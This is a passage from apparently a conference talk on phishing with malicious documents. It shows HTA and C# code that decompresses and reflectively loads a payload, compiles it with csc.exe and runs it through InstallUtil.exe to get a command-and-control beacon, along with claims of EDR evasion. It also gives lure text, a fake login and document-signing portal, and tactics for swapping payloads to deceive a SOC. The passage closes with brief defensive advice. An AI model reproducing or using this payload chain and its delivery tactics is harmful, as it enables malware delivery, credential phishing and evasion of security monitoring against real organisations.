(data)), System.IO.Compression.CompressionMode.Decompress);
        var installcrdsoft2 = new byte[1024];
installcrdsoft3 = installcrdsoft1.Read(installcrdsoft2, 0,
1024);
        while (installcrdsoft3 > 0)
        {
            installcrdsoftware.Write(installcrdsoft2, 0,
installcrdsoft3);
            installcrdsoft3 =
installcrdsoft1.Read(installcrdsoft2, 0, 1024);
        }
        System.Reflection.Assembly.Load
```

HTA Execution Part 3 - Compile and Execute

```
//Compiles InstallUpdates.txt with CSC.exe
//Outputs InstallUpdates.exe
var app = new ActiveXObject("Shell.Application")
app.ShellExecute("C:\\Windows\\Microsoft.NET\\Framework64\\
v4.0.30319\\csc.exe", "installupdates.txt", "", "open", 0)

//Execute InstallUpdates.exe with InstallUtil.exe (LOLBIN)
app.ShellExecute("C:\\Windows\\Microsoft.NET\\Framework64\\
v4.0.30319\\installutil.exe", "/U installupdates.exe", "", "
open", 0)
```

HTA Execution Part 4 - Pretty up the document

→ It's just HTML

ACME Acceptable Usage Policy

1. Overview

The purpose of this policy is to establish acceptable and unacceptable use of electronic devices and network resources at ACME in conjunction with its established culture of ethical and lawful behavior, openness, trust, and integrity.

ACME provides computer devices, networks, and other electronic information systems to meet missions, goals, and initiatives and must manage them responsibly to maintain the confidentiality, integrity, and availability of its information assets. This policy requires the users of information assets to comply with company policies and protects the company against damaging legal issues.

2. Scope

... Truncated ...

Signature

By clicking below, you acknowledge and accept the ACME Acceptable Use Policy.

I AGREE TO ACME'S ACCEPTABLE USAGE POLICY

HTA Execution Part 5 - Do a 'shells' dance

Grunt: **c27b31b9d5**

Info > Interact Task Taskings Files

Status

Active

Children

CommType

HTTP

Integrity

Medium

Process

InstallUtil

Demo was executed on a machine running a 'leading' EDR, as evaluated by MITRE ATT&CK. Additionally has been tested against four others, without alerts

Opsec Drawbacks

Suspicious process:

- MSHTA.exe calls csc.exe
- MSHTA.exe calls InstallUtil.exe
- InstallUtil.exe makes consistent network connections over 443/TCP
- Post-exploitation: InstallUtil.exe performs suspicious actions (WMI, LDAP queries, etc.)

We have bypassed detection, but left a lot to be discovered by threat hunters.

Delivering your Payload

“Dear employee, we have provided free coupon for one Starbuck coffee, please see attach office document”

Delivery Overview

Hosting Tactic

Send as an attachment within an email

Send as a direct download link within an email

Host a download link on a landing page, email the landing page link

Host the file behind a fake phishing login portal, as a download link

Drawbacks

Email file type restrictions. Sandboxing. Gmail hates auto-run macros.

Most email filtering systems treat this as if you attached the file. Inspection, download, sandbox.

Maldoc not downloaded by email filters. Web scanners will. Expect malicious categorization.

Already have rapport with end-user before reaching the document. Scanners won't instantly download.

Login Page

LOG IN

User ID

Password

Log In

GRRCON DOCUMENT PLATFORM

Welcome to the compliance and documentation portal. For questions, troubleshooting assistance, or access requests, please email compliance@Grrcon.com

Download Page

Powered by Business-Docs. A customizable document management and signing platform, suitable for any industry.

DOCUMENTS


- Out for signature
- Awaiting my signature
- Completed
- Declined
- Templates
- Template links
- Draft

GRRCON DOCUMENT PLATFORM

You have **one** new compliance document to review. Click on the document below to launch the Business-Docs signing platform. After you have reviewed the document, select "I agree" to complete the electronic signature and validation process.

Status	Title	Date
● Awaiting my signature	GrrCon Technology Acceptable Usage Policy	9/17/2021

Download Prompt



Messing with the SOC

1. Send the Phishing Campaign with unique IDs to login pages
2. Monitor web logs
3. Identify URL being scanned by a plethora of User-Agents, VirusTotal addresses, etc.
4. It's been reported! Replace the malicious document with a benign document

Concluding Thoughts

Offensive

Change your Payload

- Understand how tools generate the payloads, then change it
- Run out signed-binaries. Bring well-known portable applications.
- Identify functions hooked by the EDR
- Add layers, upon layers. Phishing payloads are like onions!
- Get creative with functions used. Microsoft has a plethora of poorly documented methods/functions.
- Keep it simple, stupid (KISS) - phishing payloads are burned the quickest. Don't burn your best techniques on simple initial access via phishing. The SOC will analyze it.

Defensive

Reduce your Attack Surface

- Block HTML Applications
- Prevent Macro execution from files downloaded from the internet.
 - Defender for Windows has Attack Surface Reduction rules, reduces available macro functionality
- Use Windows Defender Application Control
 - Block known LOLBINS
 - Prevent execution from specific paths
 - Lockdown unsigned binary execution

Threat Hunt!

- EDR detections aren't bulletproof. Use their verbose logging and routinely threat hunt within your environment for anomalies and new tactics

Questions?